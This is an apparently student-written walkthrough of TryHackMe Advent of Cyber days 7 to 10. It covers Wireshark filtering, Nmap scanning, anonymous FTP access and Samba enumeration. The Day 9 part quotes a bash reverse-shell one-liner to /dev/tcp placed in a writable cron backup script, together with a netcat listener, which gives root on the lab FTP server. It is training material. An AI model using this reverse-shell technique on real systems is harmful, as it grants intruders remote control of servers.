
Question 6: Insert “arp” keyword into the filter box to see files with ARP protocol only and search for the destination of IP address 10.10.122.128




Question 7: Analyse through the info section and found a zip file with HTTP protocol. Continue to export the zip file into our local machine




Open the zip file and view elf_mcskidy_wishlist.txt



Successfully obtain object that will be used to replace Elf McEager



Question 8: Open “Operation Arctic Storm.pdf” in the zip file to find the author of the pdf



Thought methodology / process:

Day 7 tasks were done solely on Wireshark. First of all, we need to extract zip files containing recorded logs of all packets received and sent on a computer's network. After that, we opened the files in Wireshark to view all recorded logs including their protocols, source ip address and destination ip address. We used a filter box provided to facilitate the search process. "ip.src", "http.request.method == GET", and "tcp.port == 21" were some of the filters and operators that we used to filter irrelevant data. "http.request.method == GET" allows us to view data with HTTP protocol only. By using HTTP GET request and "ip.src" filter, we were able to find the name of the article that targeted the ip address visited. Other than that, we used "tcp.port == 21" filter to find all data with FTP protocol and proceed to find the leaked password. We also use single words as keywords such as "arp" to see data with ARP protocol only. Last but not least, we utilise the info section to find the zip file containing Elf McSkidy wishlist and successfully view the content of the zip file.

DAY 8: What's Under the Christmas Tree?

Tools used: Terminal, pf sense

Solution/Walkthrough:

Question 1: we have used a searching machine called google in order to find when snort was created. The searching has been successful and answer has been obtained.

The image shows a split-screen interface. On the left is a web-based challenge interface with the following content:

Answer the questions below

When was Snort created?
1998 Correct Answer

Using Nmap on 10.10.152.11 , what are the port numbers of the three services running? (Please provide your answer in ascending order/lowest -> highest, separated by a comma)
80,2222,3389 Correct Answer Hint

Run a scan and provide the `-Pn` flag to ignore ICMP being used to determine if the host is up
No answer needed Correct Answer Hint

Experiment with different scan settings such as `-A` and `-sV` whilst comparing the outputs given.
No answer needed Correct Answer

Use Nmap to determine the name of the Linux distribution that is running, what is reported as the most likely distribution to be running?
Ubuntu Correct Answer Hint

Use Nmap's Network Scripting Engine (NSE) to retrieve the "HTTP-TITLE" of the webserver. Based on the value returned, what do we think this website might be used for?
Answer format: **** Submit Hint

On the right is a terminal window showing the results of an Nmap scan:

```
root@ip-10-10-227-23:~# nmap 10.10.152.11
Nmap scan report for ip-10-10-152-11.eu-west-1.compute.internal (10.10.152.11)
Host is up (0.037s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
80/tcp    open  http
2222/tcp  open  EtherNetIP-1
3389/tcp  open  ms-wbt-server
MAC Address: 02:E0:F0:80:B4:29 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.75 seconds
root@ip-10-10-227-23:~# nmap -Pn 10.10.152.11
Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-21 04:33 BST
Nmap scan report for ip-10-10-152-11.eu-west-1.compute.internal (10.10.152.11)
Host is up (0.0007s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
80/tcp    open  http
2222/tcp  open  EtherNetIP-1
3389/tcp  open  ms-wbt-server
MAC Address: 02:E0:F0:80:B4:29 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.66 seconds
root@ip-10-10-227-23:~#
```

THM AttackBox 50m 04s

Question 2: Then, we obtained the port numbers of the three services running by using Nmap on MACHINE_IP. Answer has been provided in ascending order/lowest -> highest separated by comma.

The screenshot shows a Windows desktop environment. On the left, there's a challenge interface with several questions and answer fields. On the right, a terminal window is open with Nmap scan results for IP 10.10.152.11. The terminal output shows the following:

```

root@ip-10-10-227-23:~ nmap scan report for ip-10-10-152-11.eu-west-1.compute.internal (10.10.152.11)
Host is up (0.037s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
80/tcp    open  http
2222/tcp  open  EtherNetIP-1
3389/tcp  open  ms-wbt-server
MAC Address: 02:E0:F0:80:B4:29 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.75 seconds
root@ip-10-10-227-23:~# nmap 10.10.152.11

Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-21 04:33 BST
Nmap scan report for ip-10-10-152-11.eu-west-1.compute.internal (10.10.152.11)
Host is up (0.00077s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
80/tcp    open  http
2222/tcp  open  EtherNetIP-1
3389/tcp  open  ms-wbt-server
MAC Address: 02:E0:F0:80:B4:29 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.60 seconds
root@ip-10-10-227-23:~#

```

The desktop taskbar at the bottom shows various icons and the system status.

Question 3: After that, we used Nmap in order to determine the name of the Linux distribution that was running. The name of the linux is provided beside Apache/2.4/29. This was obtained by using nmap-A at the command prompt/terminal.

The screenshot shows a Windows desktop environment. A terminal window is open with detailed Nmap output for IP 10.10.152.11. The output includes service versions and fingerprints. The terminal output is as follows:

```

root@ip-10-10-227-23:~ Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-21 04:44 BST
Stats: 0:00:41 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.51% done; ETC: 04:45 (0:00:00 remaining)
Stats: 0:00:41 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.51% done; ETC: 04:45 (0:00:00 remaining)
Stats: 0:00:49 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.51% done; ETC: 04:45 (0:00:00 remaining)
Stats: 0:00:57 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.75% done; ETC: 04:45 (0:00:00 remaining)
Nmap scan report for ip-10-10-152-11.eu-west-1.compute.internal (10.10.152.11)
Host is up (0.00058s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http        Apache httpd/2.4.29 ((Ubuntu))
|_http-generator: Hugo 0.78.2
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: TBFCA#39;s Internal Blog
2222/tcp  open  ssh        OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 cfc9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:04:f9:20:6b:ce:f6:99:54:7d:c2:b4:b2:f2:b2 (EDDSA)
|_  256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:b9 (EDDSA)

```

The desktop taskbar at the bottom shows various icons and the system status.


Question 4: Then, by using Nmap's Network Scripting Engine (NSE) in order to retrieve the "HTTP-TITLE" of the webserver, based on the value returned, we have successfully secured the thought of what this website might be used for.

Flag	Usage Example	Description
-A	nmap -A x.x.x.x	Scan the host to identify services running by matching against Nmap's database with OS detection
-O	nmap -O x.x.x.x	Scan the host to retrieve and perform OS detection
-p	nmap -p 22 x.x.x.x	Scan a specific port number on the host. A range of ports can also be provided (i.e. 10-100) by using the first and last value of the range like so:
-P-	nmap -P- x.x.x.x	Scan all ports (0-65535) on the host
-sV	nmap -sV x.x.x.x	Scan the host using TCP and perform version fingerprinting


8.8. Defending against Nmap Scans

The practice of security through obscurity doesn't work here. Whilst it may seem logical to attempt to hide a service by changing its port number to something other than the standard (such as changing SSH from port 22 to 2222), the service will still be fingerprinted during an Nmap scan (albeit slightly later on). Unfortunately, you cannot get the best of both worlds in having a service available yet hidden.

Fortunately, open-source Intrusion Detection (IDS) & Prevention Systems (IPS) such as [Snort](#) and [Suricata](#) allows blue-teamers to protect their networks using network monitoring. For example, you would install these services on firewalls such as [pfSense](#):



Question 5 (google form): with the help of Dr Ian Chai, we have successfully acquired the port used by IP Address 10.10.152.11:2222 is SSH using kali linux.



Question 6: The "HTTP-TITLE" of the webserver turns out to be a blog.



The screenshot shows a web browser displaying the Nmap.org nsedoc/scripts/http-title.html page. The page title is "Script http-title". It provides information about the script's purpose (Shows the title of the default page of a web server), categories (default, discovery, safe), and download link (<https://svn.nmap.org/nmap/scripts/http-title.nse>). The "Script Arguments" section lists parameters such as http-title.url, slaxml.debug, http.host, http.max-body-size, http.max-cache-size, http.max-pipeline, http.pipeline, http.truncated-ok, http.useragent, smbdomain, smbhash, srbnoguest, smbpassword, smbtype, smbusername, and smbauth. A sidebar on the right contains links to "Jump to: Script Arguments, Example Usage, and Script Output". The browser's top bar shows the URL, a search bar, and various tabs like "Download", "Reference Guide", "Book", "Docs", "Zenmap GUI", and "In the Movies". The status bar at the bottom shows system information including weather (30°C Haze), battery level, and system date (21/6/2022 12:19 PM).

Thoughts and Methodology:

First of all, we began by scanning that IP address using nmap. The three open ports shown above are for an HTTP server on port 80, SSH on port 2222, and a remote desktop connection on port 3389. After that, to proceed with the second question, there are multiple mentions of Ubuntu in the aforementioned scan findings using the code -A. After a while of trying, we used the initial scan as a reference to examine the HTTP-title section attentively, focusing on the web server (port 80). This demonstrates that it is utilised as a blog. And last but not least, that's how we complete our day 8 challenge.

DAY 9: Anyone can be santa!

Tools used: Terminal

Solution/Walkthrough:

Question 1:

Get into the ftp server in the terminal and find the files using 'ls' command

The screenshot shows a Linux desktop environment with a terminal window open. The terminal window title is "root@ip-10-10-10-177:~". The terminal content shows a successful connection to an FTP server at 10.10.1.249 using the command "ftp 10.10.1.249". The file manager window shows a folder icon and the path "Applications Places Dash...". The status bar at the bottom right indicates "THM AttackBox" and "56m 47s".

We're going to be using the "FTP" package that comes installed on most Linux environments but especially the THM AttackBox. To connect, we simply use `ftp` and provide the IP address of the instance. In my case, I would use `ftp 10.10.185.239`, but you would need to use `ftp 10.10.1.249` for your vulnerable instance.

When prompted for our "Name", we enter "anonymous". If successful, we have confirmed that the FTP Server has "anonymous" mode enabled - successful login looking like so:

```
root@ip-10-10-141-42:~# ftp 10.10.185.239
Connected to 10.10.185.239.
220 Welcome to the TBFC FTP Server!.
Name (10.10.185.239:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

You can use the `help` command to list some of the commands you can run whilst connected to the FTP Server. Here's a quick rundown of the fundamentals:

Command	Description
<code>ls</code>	List files and directories in the working directory on the FTP server
<code>cd</code>	Change our working directory on the FTP server
<code>get</code>	Download a file from the FTP server to our device

The screenshot shows a browser window with three tabs: "TryHackMe | 25 Days of Cyber Security", "Classwork for PSP0201 2130 - M", and "PSP0201 T2130 - Tutorial Week 3". The main content area displays a terminal session on a THM AttackBox. The terminal shows an anonymous login to an FTP server at 10.10.1.249, followed by an ls command showing a single folder named "public". A table provides command descriptions for common FTP commands like ls, cd, get, and put. Below the table, it says "Let's look at the directories available to us using ls. There is only one folder with data that our user has permission to access:" followed by another ls command output.

```

root@ip-10-10-141-42:~# ftp 10.10.185.239
Connected to 10.10.185.239.
220 Welcome to the TBFC FTP Server!.
Name (10.10.185.239:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
A

You can use the help command to list some of the commands you can run whilst connected to the FTP Server. Here's a quick rundown of the fundamentals:

Command Description
ls List files and directories in the working directory on the FTP server
cd Change our working directory on the FTP server
get Download a file from the FTP server to our device
put Upload a file from our device to the FTP server

Let's look at the directories available to us using ls. There is only one folder with data that our user has permission to access:
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x 2 0 0 4096 Nov 16 15:04 b
drwxr-xr-x 2 0 0 4096 Nov 16 15:05 e
drwxr-xt-x 2 0 0 4096 Nov 16 15:04 h

```

Question 2: We used the Try and Error method to find the files that are accessible by the “anonymous” user. Use the cd command to change the directory to the public, and “ls” command to get the list files and directories in the working directory.

The screenshot shows a browser window with three tabs: "TryHackMe | 25 Days of Cyber Security", "Classwork for PSP0201 2130 - M", and "PSP0201 T2130 - Tutorial Week 3". The main content area displays a terminal session on a THM AttackBox. The terminal shows an anonymous login to an FTP server at 10.10.1.249, followed by a cd command to the "public" directory and an ls command showing two files: "backup.sh" and "shoppinglist.txt". A note explains that a shell script was found and downloaded. Below the terminal, a section titled "9.6. Finding our Exploit" states: "With the file downloaded, let's open it on our device using a terminal text editor such as nano."

```

root@ip-10-10-177:~# ftp 10.10.1.249
Connected to 10.10.1.249.
220 Welcome to the TBFC FTP Server!.
Name (10.10.1.249:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x 2 0 0 4096 Nov 16 2020 backups
drwxr-xr-x 2 0 0 4096 Nov 16 2020 elf_workshops
drwxr-xr-x 2 0 0 4096 Nov 16 2020 human_resources
drwxrwxrwx 2 65534 65534 4096 Nov 16 2020 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxr-X--X 1 111 113 341 Nov 16 2020 backup.sh
-rw-rw-rw- 1 111 113 24 Nov 16 2020 shoppinglist.txt
226 Directory send OK.
ftp>

9.6. Finding our Exploit
With the file downloaded, let's open it on our device using a terminal text editor such as nano.

GNU nano 2.9.3

```

Question 3: In the public directory, there are backup.sh and shoppinglist.txt files. To know which script can be executed within this directory, we use 'get' command to save the file into our local machine. The script that gets executed within this directory is backup.sh. Open the backup.sh using nano text editor.

The screenshot shows a browser window with several tabs open, including 'tryhackme.com/room/learnbyberin25days'. Below the browser is a terminal window titled 'root@ip-10-10-10-177:~'. The terminal displays the contents of the 'backup.sh' script:

```

9.6.1. Let's use pentesters cheatsheet to get a good command that will be executed by the server to generate a shell to our AttackBox, replacing the IP_ADDRESS with your TryHackMe IP, this address is displayed on the navigation bar on the Access page.
bash -i >& /dev/tcp/Your_TryHackMe_IP/4444 0>&1

# Created by ElfMcEager to backup all of Santa's goodies!
# Create backups to include date DD/MM/YYYY
#filename="backup_`date +\%d`_\`date +\%m\`_\`date +\%Y\`.tar.gz";
# Backup FTP folder and store in elfmc'eager's home directory
tar -zcvf /home/elfmc'eager/$filename /opt/ftp
# TO-DO: Automate transfer of backups to backup server
bash -i >& /dev/tcp/10.10.10.177/4444 0>&1

```

Below the terminal, the browser continues to show steps for setting up a netcat listener and uploading the script to the FTP server.

Question 4: To know the movie name in the shoppinglist.txt file, we use the 'cat' command followed by the file name

The screenshot shows a browser window with several tabs open, including 'tryhackme.com/room/learnbyberin25days'. Below the browser is a terminal window titled 'root@ip-10-10-10-177:~'. The terminal shows the user attempting to upload a file via netcat and then executing it:

```

9.6.2. Let's set up a netcat listener to catch the connection on our AttackBox:
nc -lvp 4444

9.6.3. We'll now attempt to upload our malicious script to the folder that we have write permissions on the FTP server by returning to our FTP prompt and using put to put the file into that directory (ensuring it is your current directory).

9.6.4. Return to our netcat listener, after waiting one minute, you should see an output like below! Success! We have a reverse system shell on the FTP Server as the most powerful user. Any commands you now use will execute on the FTP server's system.

root@ip-10-10-141-42:~# nc -lvp 4444
listening on [0.0.0.0] (family 0, port 4444)

```

Below the terminal, the browser continues to show steps for setting up a netcat listener and uploading the script to the FTP server.

Question 5:

Using cat command and the contents of /root/flag.txt, we get the secret flag!!

The screenshot shows the TryHackMe interface. On the left, there is a challenge titled "Answer the questions below" with four questions. Question #1 asks for the directory on the FTP server accessible by the "anonymous" user, with an answer field containing "*****". Question #2 asks what script is executed in this directory, with an answer field containing "*****.*". Question #3 asks what movie Santa had on his Christmas shopping list, with an answer field containing "***** ***** *****". Question #4 asks to re-upload a script containing malicious data, with an answer field containing "***{*****}***". Below these are two tasks: Task 12 [Day 10] Networking "Don't be sElfish!" and Task 13 [Day 11] Networking "The Rogue Gnome". On the right, a terminal window titled "root@ip-10-10-10-177:~" shows a netcat listener on port 4444 receiving a connection from 10.10.1.249. The user runs "cat shoppinglist.txt" and "cat /root/flag.txt" to reveal the flag.

Thought Process/Methodology:

First and foremost, deploy the machine as usual and open the terminal. We get into the ftp server with our ip addresses and it's asking for our name, so we will enter the anonymous. Then, login successfully using anonymous access. After that, using ls command we can see that many files and the public files have the data access. We can change to the public directory using cd command. So we can download the data inside the file. After get into the public directory, we use ls command again to find the data inside the public directory. There are backup.sh and shoppinglist.txt in the public directory. So we get the file to download using the get command. Then, we go finding our exploit with the file downloaded using a terminal text editor which is nano. So we will exit the ftp server first and open the exploit data which is nano backup.sh. After we get the data from the backup.sh, we will use nc lvpn 4444. Next, to get to know the movie in the shopping list, we will use cat command. Then, for the last question, we use the cat command too to get the secret flag.

DAY 10 : Networking- Don't Be SELfish

Tools used: Kali Linux, Firefox, Google Chrome

Solution/Walkthrough:

Question 1:

Open the terminal and navigate to enum4linux. A list of options will be shown in the terminal.

```
Unlike FTP, other IT devices such as network printers can also be shared between client/server.

10.4. Searching for Samba Shares
We're going to be using the enum4linux tool that is already provided to you on the THM AttackBox. Let's get our hands dirty!

1. Open a terminal prompt and navigate to enum4linux:
   cd /root/Desktop/Tools/Miscellaneous

2. Run enum4linux and list all the possible options we could use, take time to study these for anything interesting:
   ./enum4linux.pl -h

root@lp-10-10-171-174:~# cd /root/Desktop/Tools/Miscellaneous
root@lp-10-10-171-174:~/Desktop/Tools/Miscellaneous# ./enum4linux.pl -h
enum4linux v6.8.9 (http://Labs.portcullis.co.uk/application/enum4linux/)
Copyright (C) 2011 Mark Lowe (mrl@portcullis-security.com)

Simple wrapper around the tools in the samba package to provide similar functionality to enum.exe (formerly from www.bindview.com). Some additional features such as RID cycling have also been added for convenience.

Usage: ./enum4linux.pl [options] lp

Options are (like "enum"):
  -U      get userlist
  -M      get machine list*
  -S      get sharelist
  -P      get password policy information
  -G      get group and member list
  -d      be detailed, applies to -U and -S
  -u user  specify username to use (default '')
  -p pass  specify password to use (default '')

The following options from enum.exe aren't implemented: -L, -N, -D, -f
```

The following options from enum.exe aren't implemented: -L, -N, -D, -f

Additional options:

- a Do all simple enumeration (-U -S -G -P -r -o -n -i).
This option is enabled if you don't provide any other options.
- h Display this help message and exit
- r enumerate users via RID cycling
- R range RID ranges to enumerate (default: 500-550,1000-1050, implies -r)
- K n Keep searching RIDs until n consecutive RIDs don't correspond to a username. Implies RID range ends at 999999. Useful against DCs.
- l Get some (limited) info via LDAP 389/TCP (for DCs only)
- s file brute force guessing for share names
- k user User(s) that exists on remote system (default: administrator,guest,krbtgt,domain admins,root,bin,none)
Used to get sid with "lookupsid known_username"
- o Use commas to try several users: "-k admin,user1,user2"
- t Get OS Information
- w wrkg Specify workgroup manually (usually found automatically)
- n Do an nmblookup (similar to nbstat)
- v Verbose. Shows full commands being run (net, rpcclient, etc.)

Question 2:

As we want to look for the number of users on Samba server, we use option -s to get the list. (`./enum4linux.pl -s 10.10.51.161`). We can see that there are 3 users on the list.

```
-G      get group and member list
-d      be detailed, applies to -U and -S
-u user  specify username to use (default '')
-p pass  specify password to use (default '')

The following options from enum.exe aren't implemented: -L, -N, -D, -f

Note how we can use options like -s to list shares or -U (note the uppercase) to list possible users. In my example, I want to find out who can be used to access the server through Samba:
./enum4linux.pl -U 10.10.51.161

*****
| Users on 192.168.1.200 |
index: 0x1 RID: 0x2e8 ach: 0x00000010 Account: jjohns Name: Desc:
index: 0x2 RID: 0x3ea ach: 0x00000010 Account: lbutton Name: Desc:
index: 0x3 RID: 0x3e9 ach: 0x00000010 Account: jfrost Name: Desc:
index: 0x4 RID: 0x3eb ach: 0x00000010 Account: cmnatic Name: Desc:

user:[jjohns] rid:[0x3e8]
user:[lbutton] rid:[0x3ea]
